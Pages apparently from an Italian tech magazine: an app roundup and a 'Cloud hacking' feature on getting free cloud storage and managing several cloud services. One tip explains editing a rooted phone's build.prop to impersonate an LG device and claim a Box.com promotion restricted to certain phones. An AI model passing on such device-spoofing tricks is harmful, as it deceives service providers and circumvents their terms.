Se ami la (buona) cucina, non puoi fare a meno di quest'app. In essa troverai oltre 1.600 ricette spiegate in modo semplice e pronte da mettere... sui fornelli, per far bella figura con gli amici. Utilissima la sezione Scuola di cucina, che insegna a studenti fuori sede e single le basi per piatti succulenti. Altro che pasta con olio e uova fritte!

HERE MAPS

Piattaforma: Windows 8/8.1

L'app Nokia da usare su PC desktop e notebook per creare itinerari, scoprire quali luoghi importanti sono presenti nei dintorni della nostra posizione (utile quando si è in vacanza), per controllare il traffico sulle arterie principali di accesso alle città, sulle strade interne e via discorrendo. È possibile scaricare le mappe per usare l'app anche offline.

BITCOIN MINER

Piattaforma: Windows 8/8.1

BitCoin, LiteCoin e compagnia bella sono le monete virtuali del nuovo millennio. Perché allora non cominciare a coniarle? BitCoin Miner, così come altre app simili tipo LiteCoin Miner, permette di associarsi a un "mining pool" e trasforma la capacità di calcolo del nostro PC in soldoni.


ITRASLATE TRASLATOR & DICTIONARY

Piattaforma: Windows 8/8.1

Mette a tua completa disposizione un traduttore online capace di tradurre qualunque parola in 81 diverse lingue, comprese alcune che probabilmente neanche sapevi che esistessero.

LIVE INTERIOR 3D FREE

Piattaforma: Windows 8/8.1

Disegna in 2D la tua nuova casa, con tanto di mobili, e trasformala in un rendering 3D grazie al quale osservare in anteprima il risultato delle tue fatiche e capire se stai lavorando nel senso giusto o se c'è qualcosa da cambiare. Il rendering 3D si attiva con un solo pulsante: è possibile spostare gli oggetti 3D, camminare virtualmente negli ambienti, ecc.

FRESH PAINT

Piattaforma: Windows 8/8.1

Permette di disegnare al PC utilizzando, in forma virtuale, vernici ad olio, acquerelli, matite e via discorrendo. Puoi iniziare un nuovo disegno partendo dal foglio vuoto, o caricare una foto e trasformarla in dipinto. La cosa bella è che si possono miscelare i colori come si farebbe dal vero.


MUSIC MAKER JAM

Piattaforma: Windows 8/8.1

È perfetta per chi adora la musica e ama improvvisare. Sfruttando gli stili musicali e i loop compresi nell'app, comporre un nuovo brano sarà semplice come bere un bicchiere d'acqua: si combinano i campioni, si mixano sfruttando gli strumenti a disposizione e poi si modificano la tonalità, il tempo di battuta, e, volendo, si aggiungono anche degli effetti in tempo reale.

FOTOR

Piattaforma: Windows 8/8.1

Dispone di tutti gli strumenti necessari per migliorare le foto venute così così, e non solo: puoi aggiungere effetti speciali, inserire cornici, creare collage, aggiungere testi e convertire i file RAW in formato JPG.

TOOLBOX FOR WINDOWS

Piattaforma: Windows 8/8.1

È una sorta di scatola delle meraviglie capace di offrirti 15 strumenti che puoi usare a sei per volta in un'unica finestra: browser Web, calcolatore, client Facebook, orologio mondiale, utility per le previsioni del tempo, client Twitter e tanto altro ancora.

TRIPADVISOR

Piattaforma: Windows 8/8.1

Ti stai già preparando per le vacanze? Se vuoi affidarti al fai da te per risparmiare ti occorrono le giuste dritte su dove alloggiare, quale compagnia aerea utilizzare, dove mangiare ecc. Per avere queste informazioni, TripAdvisor è sicuramente l'app da non perdere.

SUL WEB Il solito curriculum è roba superata. Ora puoi condividere con chi offre lavoro la tua storia lavorativa e personale in maniera più "2.0" sfruttando il servizio http://re.vu, che può prendere tutti i tuoi dati direttamente da LinkedIn.

JETPACK JOYRIDE
Piattaforma: Windows 8/8.1
Vesti i panni di un temerario eroe e penetra in un laboratorio segreto per requisire dei jetpack sperimentali dalle grinfie di alcuni malvagi scienziati.

GROOVE
Piattaforma: Windows 8/8.1
Il lettore multimediale di Windows non è perfetto e, soprattutto, non serve se hai voglia di ascoltare qualcosa di diverso. Groove, invece, trova la musica adatta per le tue orecchie in pochi clic, perché usa un algoritmo che studia i brani che ascolti di solito.


MICROSOFT SOLITAIRE COLLECTION
Piattaforma: Windows 8/8.1
Senti la mancanza del solitario nella nuova versione di Windows? Installa questa straordinaria app! E se accedi al gioco con l'account Microsoft ti verranno assegnati degli obiettivi giornalieri da completare.

FACEGOO
Piattaforma: Windows 8/8.1
Consente di modificare in modo creativo le tue foto, allargando, contraendo e distorcendo le immagini caricate. Puoi utilizzarla per prenderti gioco dei tuoi amici, oppure per creare dei divertentissimi MeMe da postare sui social network.

KEEP CALM GENERATOR
Piattaforma: Windows 8/8.1
Hai presente quei cartelli che si vedono su Facebook, contenenti la frase tipo "Keep Calm and..."? Ebbene, con quest'app potrai crearne quanti ne vuoi!

ANAGRAMMATORE
Piattaforma: Windows 8/8.1
Ti piace giocare con le parole? Con quest'app potrai calcolare tutti gli anagrammi delle parole scelte, o di un'intera frase. La connessione Internet non serve, visto che l'app contiene già un dizionario con oltre 60.000 parole della lingua italiana.

TROVAPREZZI
Piattaforma: Windows 8/8.1
Permette di effettuare ricerche su più di 1.800 negozi online per trovare sempre il prezzo più basso dei tuoi prodotti preferiti.

DESPICABLE ME: MINION RUSH
Piattaforma: Windows 8/8.1
Divertiti a guidare i Minion di Cattivissimo Me nelle sfide che saranno loro assegnate dal Capo. Nel gioco ti capiterà di saltare, volare, evitare ostacoli, raccogliere banane... per conquistare il titolo di Minion dell'anno!

CLEAN MASTER
Piattaforma: Android
Ottimizza la RAM e consente di spostare le applicazioni dalla memoria integrata alla scheda esterna per avere più spazio.

GETMYAPPS 100% APPS GRATIS
Piattaforma: Android
Avere gratis app a pagamento è un'opportunità da non farsi scappare. Con GetMyApps trovi ogni giorno nuove app da scaricare a zero euro.

MICOACH TRAIN & RUN
Piattaforma: Android, iOS, Windows Phone
Grazie al GPS e alle pratiche istruzioni vocali in tempo reale, svolge il ruolo di allenatore virtuale, guidandoti durante gli allenamenti e proponendoti più di 400 esercizi strength & flex.

CAMSCANNER PHONE PDF CREATOR
Piattaforma: Android, iOS
Per chi vuole digitalizzare, sincronizzare, condividere e gestire diversi documenti su qualsiasi dispositivo.

MUSICA VOLUME EQ
Piattaforma: Android
Grazie all'equalizzatore a 5 bande con Bass Boost ed effetti Virtualizer migliora la qualità sonora dello smartphone.

PRIMO SOCCORSO
Piattaforma: Android
Ti insegna le tecniche di primo soccorso e dispone di tasti rapidi per telefonare a Polizia, Vigili del fuoco, 118 e Guardia costiera.

TEXTSECURE PRIVATE MESSENGER
Piattaforma: Android
Permette di inviare messaggi con allegati ad altri utenti e di condividere file multimediali senza essere intercettati.

AVAST! MOBILE SECURITY
Piattaforma: Android
Android è la piattaforma mobile più colpita dai malware. Difenditi installando questo antivirus!

ORBOT: PROXY WITH TOR
Piattaforma: Android
Usa Tor per criptare il traffico Internet in entrata e in uscita dallo smartphone, consentendoci di navigare in modo sicuro e anonimo.

FLIPBOARD
Piattaforma: Android, iOS
Scegli quali notizie leggere e sfoglia le pagine create dinamicamente per te. Un modo personalizzato per non perdere nemmeno una news!

POLARIS OFFICE
Piattaforma: Android, iOS
Permette di leggere sui dispositivi mobile i file realizzati con Office per PC. Comodo anche il visualizzatore di PDF integrato.

DEADBEEFPLAYER
Piattaforma: Android
È un lettore multimediale che supporta un buon numero di formati audio e dispone di equalizzatore a 10 bande per scolpire il sound.

SEESMIC
Piattaforma: Android, iOS
Permette di gestire contemporaneamente l'account Facebook e Twitter con un'interfaccia davvero gradevole e di facile lettura.

ANY.DO
Piattaforma: Android, iOS
Velocizza la gestione degli impegni: basta trascinare un'attività nell'agenda per pianificarla e, una volta compiuta, basta sfiorarla per segnarla come completata.

WIKIPEDIA
Piattaforma: Android, iOS
È l'app ufficiale per accedere ai contenuti di Wikipedia, cercare voci specifiche, salvarle per consultarle in seguito o lasciare che sia l'app a leggere gli articoli al posto tuo.

EUROSPORT
Piattaforma: Android, iOS
Se non vuoi farti trovare impreparato sui mondiali di calcio 2014, installa quest'app!

AMAZON KINDLE
Piattaforma: Android, iOS
Accede all'intero catalogo di libri e romanzi disponibili su Amazon e permette di fare tutto quello che si può fare su un eBook reader.

FXGURU: MOVIE FX DIRECTOR
Piattaforma: Android, iOS
Permette di aggiungere a un qualunque filmato 15 diversi effetti speciali. Si va dalla renna natalizia alle notizie del TG. Altri strepitosi effetti sono disponibili a pagamento.

SUL WEB Per essere sempre informato su ciò che accade nel mondo, creati una bacheca interattiva con le prime pagine dei maggiori siti di informazione. Puoi farlo semplicemente collegandoti su http://goodnoows.com.

Cloud hacking

SINCRONIZZA TUTTA LA TUA VITA SULLA NUVOLA!

PER TE: TRUCCHI INEDITI E TONNELLATE DI TERABYTE A COSTO ZERO

Ormai la tecnologia cloud è ovunque ed è praticamente impossibile farne a meno. I nuovi sistemi operativi PC e mobile, quasi ci obbligano a usare i servizi di cloud storage e, a questo punto, tutti noi dovremmo essere in grado di sfruttarne i vantaggi. D'altronde, oggigiorno il numero di computer e dispositivi che utilizziamo è nettamente aumentato rispetto al passato, ed è quindi innegabile che gli archivi cloud rappresentino un ottimo punto d'incontro per tutti i nostri dati. Col passare del tempo, il nostro "cielo informatico" sarà sempre più "nuvoloso", ed è quindi necessario capirne a fondo il funzionamento, i vantaggi e i pericoli che questa tecnologia comporta. Padroneggiare da subito la nuvola come gli smanettoni più navigati, ci preparerà per il futuro, rendendoci più semplice e produttivo anche il presente. Ecco quindi i servizi più interessanti sulla scena del cloud storage, i trucchi per ottenere gratis centinaia di gigabyte di spazio, gli strumenti per gestire al meglio i nostri immensi archivi remoti e gli accorgimenti che ci permetteranno di vivere questa tecnologia senza traumi.

DROPBOX AL CUBO

Dropbox è sicuramente uno dei servizi più efficienti per archiviare i file nella nuvola. L'unico neo è rappresentato dalla risicata quantità di spazio offerta agli account gratuiti (2 GB). Lo stratagemma che prevede la registrazione di più account Dropbox, è un ottimo modo per ampliare gratuitamente l'archivio cloud. Resta però il problema che il client per PC può essere associato a un solo profilo. La soluzione ci viene dal progetto **DropboxPortableAHK** (**www.nionsoftware.com/dbpahk**) e dell'omonimo client che, oltre ad essere portable, permette l'esecuzione di più istanze e di conseguenza la connessione di account multipli. Estraiamo il file **DropboxPortableAHK.zip** e avviamo **DropboxPortableAHK.exe**. Senza modificare i parametri proposti clicchiamo su **Avanti** fino al **punto 08**. Clicchiamo su **Scarica i file di Dropbox**, al termine selezioniamo l'icona da abbinare all'account, proseguiamo con **Avanti**, clicchiamo su **Inizia la configurazione di Dropbox**, spuntiamo **I alredy have a Dropbox account** (**Next**), digitiamo i dati del nostro profilo e concludiamo con **Next** e **Install** (clicchiamo su **Merge** se richiesto). La configurazione è ultimata, clicchiamo su **No** se ci viene chiesto di cancellare la cartella e chiudiamo con **Fine**. Estraendo l'archivio **Dropbox-PortableAHK.zip** in una nuova cartella e ripetendo la procedura, potremo configurare il software per sincronizzare i file con tutti gli account Dropbox che vogliamo, ricorrendo per ognuno di essi alla cartella **Dropbox** presente nel percorso utilizzato per l'estrazione di DropboxPortableAHK.

UNO PER TUTTI

Se utilizziamo più servizi di cloud storage e non vogliamo impazzire nella gestione dei vari archivi, **Gladinet Cloud Desktop** (**www.gladinet.com**) è il software che fa al caso nostro. Si tratta di un file explorer che supporta i cloud storage più diffusi, tra cui OneDrive, Google Drive e Box.com, che, inoltre, permette di ampliare praticamente all'infinito lo spazio di archiviazione sfruttando i vari servizi e gli account multipli. Al primo avvio di Gladinet spuntiamo **I want to use the free Starter Edition** (**Fine**), quindi selezioniamo dal menu **Storage Service** il servizio da configurare (nel caso di OneDrive bisogna selezionare Windows Live SkyDrive). Digitiamo i dati di accesso al profilo e proseguiamo con l'autenticazione. Entro qualche secondo Gladinet mapperà un drive virtuale nel quale troveremo una cartella corrispondente al nome del cloud storage contenente i file archiviati in remoto. Avviando la **Managment Console** (**Start/Tutti i programmi/Gladinet**), il pulsante **Attach Cloud Storage** ci consente di configurare nuovi account dello stesso o degli altri servizi supportati, per poi ritrovare le relative cartelle nel drive virtuale presente nella cartella **Computer**. I file che sposteremo nelle cartelle del drive virtuale saranno automaticamente caricati sui rispettivi servizi. Dalla **Management Console** possiamo inoltre programmare il backup automatico delle cartelle. Apriamo il menu a comparsa (**Gladinet Cloud**), selezioniamo **Backup** e premiamo **Backup by Folder**. Selezioniamo le cartelle da sincronizzare nel cloud (**Avanti**), espandiamo il drive virtuale, selezioniamo servizio e cartella di destinazione (**Avanti**), lasciamo invariata l'opzione **Automatic Backup** e completiamo con **Avanti** e **Fine**.

INTERFACCIA UNIFICATA

Mentre Gladinet può essere una soluzione per centralizzare gli archivi cloud sul PC, con **Jolicloud** possiamo sfruttare la comodità di gestire da un'unica Web app tutti i nostri file remoti. Puntiamo il browser all'indirizzo **https://drive.jolicloud.com** e registriamoci usando i dati del nostro profilo Google o Facebook, oppure pigiamo su **Classic Signup** se preferiamo creare un account usando l'indirizzo email. Apriamo il menu **Add More Services**, pigiamo sul servizio che vogliamo importare in Jolicloud e completiamo la procedura di accesso e autorizzazione. Aggiunti tutti gli account e i cloud storage, potremo accedere a essi da un'unica interfaccia e gestire i file con le medesime funzionalità integrate nei

SUL WEB All'indirizzo **www.edmaster.it/url/3244** è possibile visualizzare tutte le promozioni offerte dal servizio **Box.com**.

servizi in cui sono stoccati. Inoltre, insieme ai cloud storage, Jolicloud permette di connettere molteplici servizi tra cui: Facebook, Flickr, YouTube, Instagram, Picasa, SoundCloud e tanti altri, ed è anche in grado di riprodurre i file multimediali archiviati nella nuvola.

ONEDRIVE IN PUNTA DI CLIC

Con un semplice hack possiamo aggiungere un collegamento al nostro archivio online **OneDrive** nella barra delle applicazioni di Windows 7 e 8 con tanto di jumplist per l'accesso alle funzionalità avanzate. Colleghiamoci al nostro profilo OneDrive utilizzando il browser **Internet Explorer** e trasciniamo l'icona del servizio dalla barra degli indirizzi a quella delle applicazioni di Windows. Pigiando sul pulsante apriremo il nostro archivio OneDrive nel browser, mentre la Jumplist conterrà i collegamenti per passare direttamente ai file recenti o creare documenti grazie alla suite Office Web Apps.

DIVERSO SOLO NEL NOME

Il passaggio da SkyDrive a **OneDrive** è stato del tutto indolore per gli utenti del servizio cloud targato Microsoft. Funzionalità e file archiviati non sono stati in nessun modo alterati, a cambiare è stato solo il nome. Anche lo spazio riservato agli account gratuiti non ha subito modifiche, ma per molti di essi il passaggio da SkyDrive a OneDrive ha coinciso con l'aumento di ben 100 GB. Si tratta di un regalo che Microsoft ha concesso per un anno agli utenti che già utilizzavano SkyDrive. In questo caso, per ottenere il bonus è sufficiente collegarsi all'indirizzo **https://onedrive.live.com/options/ManageStorage** e accettare lo spazio aggiuntivo. Inoltre, ulteriore spazio può essere aggiunto invitando gli amici a utilizzare OneDrive (500 MB per ogni amico che si iscrive) o installando l'app per dispositivi mobile disponibile all'indirizzo **https://onedrive.live.com/about/it-it/download**. L'attivazione della funzione **Rullino**, ovvero la caratteristica dell'app OneDrive che carica automaticamente le foto scattate con lo smartphone, sbloccherà 3 GB di spazio aggiuntivo che resteranno a disposizione dell'account per sempre, anche se l'app viene disinstallata.

COSA NON SI FAREBBE PER 50 GB IN PIÙ...

Sfruttando una promozione dedicata ai dispositivi Android LG e Sony Xperia, gli utenti del servizio **Box.com** possono sbloccare 50 GB di spazio aggiuntivo che sarà aggiunto ai 10 GB già riservati agli account gratuiti. Se siamo in possesso di un device compatibile con la promozione, è sufficiente installare l'app **Box** dal **Play Store** di Google, effettuare l'accesso e cliccare sul link che ci sarà recapitato nella casella di posta associata all'account Box.com. La promozione è valida fino al 31 dicembre 2014, ma una volta sbloccato, lo spazio extra ha validità permanente. Con un piccolo trucco è possibile sfruttare la promozione anche se non abbiamo un device compatibile con l'offerta. L'hack richiede i permessi di root e l'app **Build Prop Editor** (disponibile sul **Play Store**) con cui editeremo, non prima di aver effettuato un backup, il file che identifica lo smartphone. Le stringe da modificare sono: **ro.product.device**, **ro.build.product**, **ro.product.manufacterer** e **ro.product.model** modificandoli rispettivamente in: **g2**, **g2**, **LGE** e **LG-F320K**. Salviamo e riavviamo lo smartphone, installiamo l'app **Box** e logghiamoci all'account. Dopo aver ricevuto l'email di verifica e sbloccata la promozione, non resta che ripristinare il file **build.prop** originale.

PUTLOCKER CAMBIA PELLE

Noto in precedenza con il nome Putlocker, **Firedrive** è un servizio di cloud storage che accomuna un generoso spazio di archiviazione a ottime doti per lo streaming dei file audio e video anche in alta definizione. Proprio per questo è utilizzato soprattutto per la condivisione di film e serie TV; tuttavia, ciò non toglie che possiamo sfruttare lo spazio offerto gratuitamente per aumentare di molto il nostro archivio nella nuvola. Il primo passo per ottenere i 50 GB gratuiti è collegarsi all'indirizzo **https://auth.firedrive.com/signup** e completare la procedura di registrazione optando per il piano Free. Il pannello di controllo dell'archivio permette di navigare nelle cartelle e caricare i file trascinandoli nella finestra del browser. In alternativa, pigiando su **Upload** apriremo l'upload manager con il quale siamo in grado di navigare nel disco del PC (**Add Files**), o importare i file direttamente da Internet (**URL**) prelevandoli da altri servizi di cloud storage (così come da qualunque altro link). Al momento Firedrive non offre alcun client per PC, tuttavia, aprendo il menu **Settings** dell'account (pulsante in alto a destra) e spostandoci su **Account Settings**, possiamo ottenere le info necessarie per configurare l'accesso all'archi-

LA SINCRONIZZAZIONE SECONDO BITTORRENT

La tecnologia che regola le capacità di sincronizzare i file su più PC è pressoché identica in tutti i cloud storage. I file viaggiano da una macchina all'altra appoggiandosi a server remoti. Un'alternativa a questa tecnologia la offre BitTorrent Sync (www.bittorrent.com/sync), un software che, come s'intuisce dal nome, utilizza come tramite il celebre protocollo BitTorrent per trasferire i file direttamente da un PC all'altro. L'unico aspetto negativo, consiste nel fatto che la sincronizzazione avviene solo se entrambi i PC sono accesi e connessi a Internet. I vantaggi, però, sono innumerevoli e riguardano la maggiore sicurezza dei trasferimenti, nessun limite di spazio, trasferimenti più rapidi ed estrema liberta di gestire la sincronizzazione come meglio si crede. La configurazione del software non è particolarmente difficile. Successivamente all'installazione sulla macchina che ospita i file da sincronizzare, dobbiamo scegliere Standard Setup, indicare la cartella e generare la chiave. Sugli altri PC dobbiamo invece selezionare I have a secret e digitare la chiave.

SUL WEB Con **Google Cloud Print (www.google.com/cloudprint)** possiamo utilizzare la stampante anche quando siamo fuori casa (o ufficio) e a prescindere dal dispositivo utilizzato.

vio da client FTP (anche Gladinet ne integra uno). Altra caratteristica interessante di Firedrive è la possibilità di consentire a chiunque l'upload di file nel nostro archivio. L'attivazione di **Filedrop** avviene dal menu contestuale che appare pigiando col tasto destro del mouse su una cartella (**Activate**). Il link ottenuto permetterà a chi ne sarà in possesso di inviarci un file caricandolo nella cartella designata.

IL PIÙ GENEROSO DI TUTTI

Con account gratuiti che offrono un archivio di ben 100 GB e la possibilità di estenderlo ulteriormente fino a 1 TB partecipando al programma refferal, **Yunio** (**www.yunio.com**) è uno dei servizi di cloud storage più generosi in circolazione. Il servizio non si fa mancare nulla, e dispone di client per l'accesso ai file online e sincronizzazione delle cartelle sia per PC che per i più diffusi dispositivi mobile. Inoltre, a differenza della concorrenza, Yunio si contraddistingue per la capacità di archiviare anche grossi file (fino a 25 GB) e non pone alcun limite alla banda utilizzabile. La versione per PC del client integra anche uno strumento per la sincronizzazione rapida dei computer nella LAN, mentre sul versante mobile possiamo abilitare l'upload automatico delle foto. Eccellenti strumenti per la condivisione dei file e avanzate tecnologie per la protezione dei dati, completano le caratteristiche di questo servizio che non ha nulla da invidiare a nomi più celebri nel campo dell'archiviazione nella nuvola.

FILE CON IL DONO DELL'UBIQUITÀ

Oltre all'archiviazione online, i servizi di cloud storage dotati di un client, permettono anche di sincronizzare i file su tutte le nostre postazioni. Questo caratteristica ci consente, ad esempio, di ritrovare sul nostro notebook gli stessi file creati sul desktop o viceversa. Mentre la sincronizzazione remota richiede necessariamente l'ausilio di un server online, nel caso di due PC connessi alla medesima rete LAN, il client **Dropbox** può evitarci la trafila eseguendo la sincronizzazione diretta. Completata l'installazione e la configurazione del client su tutti i PC (utilizzando per tutti loro lo stesso account Dropbox), bisogna cliccare col tasto destro del mouse sull'icona di **Dropbox** che compare nella barra di sistema, scegliere **Preferenze/Banda**, spuntare la casella **Attiva sincronizzazione LAN** e confermare con **Applica**.

RICETTE PER TUTTI I GUSTI

Uno dei modi migliori per aumentare la produttività e l'efficienza è ricorrere agli strumenti che automatizzano le operazioni. **IFTTT** (**https://ifttt.com**) è una straordinaria Web app sviluppata per dialogare con decine di servizi Web ed è l'ideale per gestire in maniera intelligente i nostri archivi cloud e non solo. Mediante delle "ricette" possiamo istruire l'app per compiere al posto nostro noiose operazioni in modo del tutto automatico. Ad esempio, possiamo creare una ricetta per caricare automaticamente su Google Drive le foto condivise su Facebook, oppure, trasferire su Dropbox le note create con Evernote. Le combinazioni possibili sono infinite e molte delle ricette ("recipe") più importanti le troviamo già pronte nella sezione **Browse**. Se, invece, vogliamo creare noi stessi una ricetta, lo strumento è disponibile pigiando su **Create**. Selezioniamo il trigger, ovvero l'evento che attiverà l'operazione (ad esempio **Dropbox**) e premiamo **Activate** per collegare l'account del servizio. Passiamo allo step successivo: selezioniamo l'azione e pigiamo **Create Trigger**. Per completare la ricetta dobbiamo indicare l'operazione da associare al trigger. Anche in questo caso bisogna indicare il servizio, collegare l'account e scegliere l'azione che IFTTT dovrà compiere. Con un po' di pratica e di fantasia i risultati ottenuti saranno incredibili!

PIÙ CHE MEGA


Nato dalle ceneri di Megaupload, **Mega** tenta di rientrare nel mondo dell'archiviazione online regalando 50 GB agli account free e offrendo convenienti opzioni di abbonamento. Messe da parte le caratteristiche che avevano reso Megaupload lo strumento più utilizzato dai violatori del copyright, Mega si propone principalmente come servizio di Cloud Storage e la recente introduzione di client per PC e smartphone ne è la prova. In maniera analoga a quanto avviene con i client di altri servizi, **Mega Sync Client** (**https://mega.co.nz/#sync**) si occupa di sincronizzare automaticamente sull'archivio online i file presenti nelle cartelle monitorate. Disponibile per Android, iOS e BlackBerry, l'app per dispositivi mobile rappresenta un eccellente strumento per allargare gratuitamente di 50 GB l'archivio del nostro smartphone, sfruttando la capacità di sincronizzare automaticamente foto e video catturati con la fotocamera. Infine, per utilizzare al meglio il servizio e incrementare la velocità dei trasferimenti, Mega dispone di estensioni per i browser Chrome (**https://mega.co.nz/#chrome**) e Firefox (**https://mega.co.nz/#firefox**) in grado di catturare automaticamente i link dei file condivisi presenti nelle pagine Web e utilizzare un download/upload manager avanzato.

TRASLOCO SEMPLIFICATO

Se per un motivo o l'altro decidiamo di cambiare il servizio cloud o, per una maggiore sicurezza, vogliamo replicare un archivio remoto così da avere gli stessi file su due distinti server, **MultCloud** (**www.multcloud.com**) è

un tool che può facilitarci il compito. Immaginiamo di dover trasferire un gigabyte di file da Dropbox a Google Drive. Normalmente dovremmo prima scaricare i file sul PC, per poi ricaricarli sull'altro servizio. Inutile dire che un'operazione del genere, con una normale ADSL, richiede diverse ore. Invece, con MultCloud il trasferimento avviene direttamente online e con una banda notevolmente più estesa. Lo scopo principale di MultCloud è fornire la possibilità di gestire i file archiviati sui principali cloud storage da un'unica interfaccia. Dopo aver connesso i vari account al nostro profilo, saremo in grado di navigare nelle cartelle e scaricare/caricare i file, ma anche spostarli da un servizio all'altro. Tutto ciò che dovremo fare, sarà pigiare col tasto destro del mouse sul file/cartella da trasferire, selezionare **Copy to** e indicare su quale servizio e cartella spostare il tutto (**Transfer**). Il trasferimento sarà notevolmente più rapido, inoltre, prosegue anche se usciamo dal servizio.

Orfani di Sugar Sync, ora solo a pagamento, molti utenti hanno rivolto le loro attenzioni su Copy (www.copy.com), un cloud storage che offre 15 GB gratis e un intelligente gestione dei collaboratori.

CLOUD ESCLUSIVO

Non tutti riescono ancora a fidarsi dei cloud storage. Un eventuale attacco hacker rivolto verso i server su cui sono stoccati i nostri file, potrebbe mettere in pericolo la nostra privacy. **ownCloud** (**www.owncloud.org**) è una soluzione rivolta agli utenti più paranoici e a tutti quelli che cercano il massimo controllo dei propri archivi remoti. Non si tratta del solito servizio Web, bensì di un'applicazione server gratuita da installare su un hosting privato. È possibile utilizzare qualsiasi tipo di server con supporto del linguaggio PHP, quindi anche quelli offerti dalla maggior parte degli hosting gratuiti, su cui andremo a caricare il file **.php** dell'applicazione (**www.edmaster.it/url/3242**) mediante un client FTP. Collegandoci all'indirizzo **www.nomesitoweb/setup-owncloud.php** avvieremo l'installazione dell'applicazione che consiste essenzialmente nell'indicare i dati di login. Ultimata questa fase, il nostro cloud storage privato sarà accessibile dal browser, mentre per la sincronizzazione possiamo sfruttare i client per computer (Windows, Mac OSX e Linux) o smartphone/tablet (Android e iOS). Creando nuovi account, possiamo concedere l'accesso all'archivio a quanti utenti ci pare, il che rende ownCloud perfetto soprattutto in ambito lavorativo.

DOPPIA SICUREZZA

Ogni servizio cloud che si rispetti garantisce la sicurezza dei dati impiegando il protocollo HTTPS. L'esperienza e la recente falla scoperta in OpenSSL, conosciuta con il nome Heartbleed, hanno ancora una volta dimostrato che in Rete non esistono certezze. Quando decidiamo di caricare online un file che necessità di elevata riservatezza, possiamo aggiungere un'ulteriore protezione impiegando la crittografia. Il software **Cloudfogger** (**www.cloudfogger.com**), compatibile con i principali cloud drive, è in grado di cifrare automaticamente i file prima di sincronizzarli nella nuvola. Durante l'installazione di Cloudfrogger vengono rilevati automaticamente i client in uso nel PC predisponendo il software per dialogare con essi. Al termine ci sarà chiesto di creare un account, utile solo se vogliamo avere la possibilità di utilizzare i file cifrati su altre postazioni o condividerli, altrimenti possiamo scegliere **Create encryption keys for this computer only** e digitare la password necessaria per decifrare i file. Nel passo successivo un avviso ci suggerisce di creare un backup della chiave, facciamolo pigiando **Back up key files now**, proseguiamo e clicchiamo **Protect another folder**. Navighiamo nella cartella utilizzata per la sincronizzazione, creiamo una nuova directory e pigiamo **Seleziona cartella**. I file che copieremo nella directory appena creata, verranno automaticamente cifrati prima di essere sincronizzati nella nuvola e potranno essere aperti solo da chi è in possesso della chiave.

I FILE CI SEGUONO OVUNQUE

Il client **OneDrive** per PC, integra una caratteristica esclusiva non presente in nessun altro strumento della categoria. Si tratta di una funzione che permette di "proiettare" online i file presenti nel PC così da potervi accedere da qualunque postazione connessa a Internet. In parola povere, è come portare sempre con noi tutto il contenuto del PC. Per attivare la funzione dobbiamo aprire le impostazioni del client OneDrive cliccando col tasto destro del mouse sull'icona che compare nella barra di sistema e spuntare la casella **Consentimi di usare OneDrive per recuperare file in questo PC**. Nella sezione **PC** dell'interfaccia Web di OneDrive troveremo i computer connessi all'account. Selezioniamo quello a cui desideriamo accedere e premiamo **Accedi con codice di sicurezza**. Selezioniamo il metodo che preferiamo per ricevere il codice (**Avanti**) e riportiamolo nell'apposito campo. Spuntiamo la casella per l'accesso automatico solo se stiamo effettuando l'accesso da un PC che utilizziamo soltanto noi e confermiamo con **Invia**. Come per magia, l'intero contenuto di tutti i dischi connessi al PC sarà a nostra disposizione, ovunque lo desideriamo. Ovviamente, il PC al quale ci connetteremo dovrà restare accesso e connesso a Internet.

CLOUD: USI ALTERNATIVI

La flessibilità di Dropbox ha portato alla nascita di interessanti servizi che ne sfruttano le capacità per scopi adatti a ben altro. Ad esempio, grazie a **Pancake** (**https://pancake.io**) o **Droppages** (**http://droppages.com**) possiamo impiegare l'archivio per ospitare un sito Web personale con tanto di editor WYSIWYG, temi preconfezionati e supporto dei CSS. Se, invece, abbiamo già un sito Web creato con Wordpress, installando il plugin **Wonrdpress Backup to Dropbox** (**www.edmaster.it/url/3243**) e connettendolo al nostro account, database e file che compongono il sito verranno automaticamente caricati e custoditi da Dropbox. Esistono poi decine di maniere ingegnose per usare il cloud di Dropbox (ma anche altri servizi). Vogliamo avviare da remoto il download di un file .torrent? Semplice, basta configurare il client Torrent per monitorare la cartella di Dropbox, dopodiché, ovunque ci troviamo, sarà sufficiente caricare il file .torrent nel nostro archivio online. Infine, sfruttando la sincronizzazione, possiamo duplicare le cartelle di salvataggio dei videogame sui nostri computer, così da riprendere le partite indipendentemente dal PC che utilizziamo, sincronizzare i segnalibri, i log delle conversazioni Skype, così come le playlist musicali. Lo stesso discorso vale anche per i programmi portable, che una volta inseriti nella cartella predisposta per la sincronizzazione, saranno disponibili su qualunque PC preservando impostazioni e dati.

CONNUBIO PERFETTO

La filosofia cloud trova terreno fertile soprattutto nel mondo mobile. Smartphone e tablet sono per vocazione gli unici dispositivi che possiamo portare sempre con noi e hanno tutte le capacità per fare da tramite con la nuvola. Tutti i principali cloud storage prevedono app per i dispositivi mobile, ma se ne utilizziamo più di uno, al posto di quelli ufficiale, forse è meglio puntare sulle app che permettono l'accesso a quanti più servizi possibile. Sia nel **Play Store** che nell'**App Store** sono disponibili strumenti di questo tipo. Ad esempio, per Android abbiamo **ES Gestore File**, un ottimo file manager che supporta Dropbox, Google Drive, Box.com e OneDrive. Simili capacità sono offerte anche da **iStorage 2**, ma mentre ES Gestore File è completamente gratis, l'app per i device della Mela morsicata costa € 2,69. Se utilizziamo l'archivio cloud per stoccare la nostra musica, possiamo, inoltre, sfruttare specifiche app per riprodurre i brani in streaming sullo smartphone. Anche in questo caso le app disponibili sono numerose. Noi consigliamo di provare **Beat** (Android) e **CloudBeats Lite** (iOS).

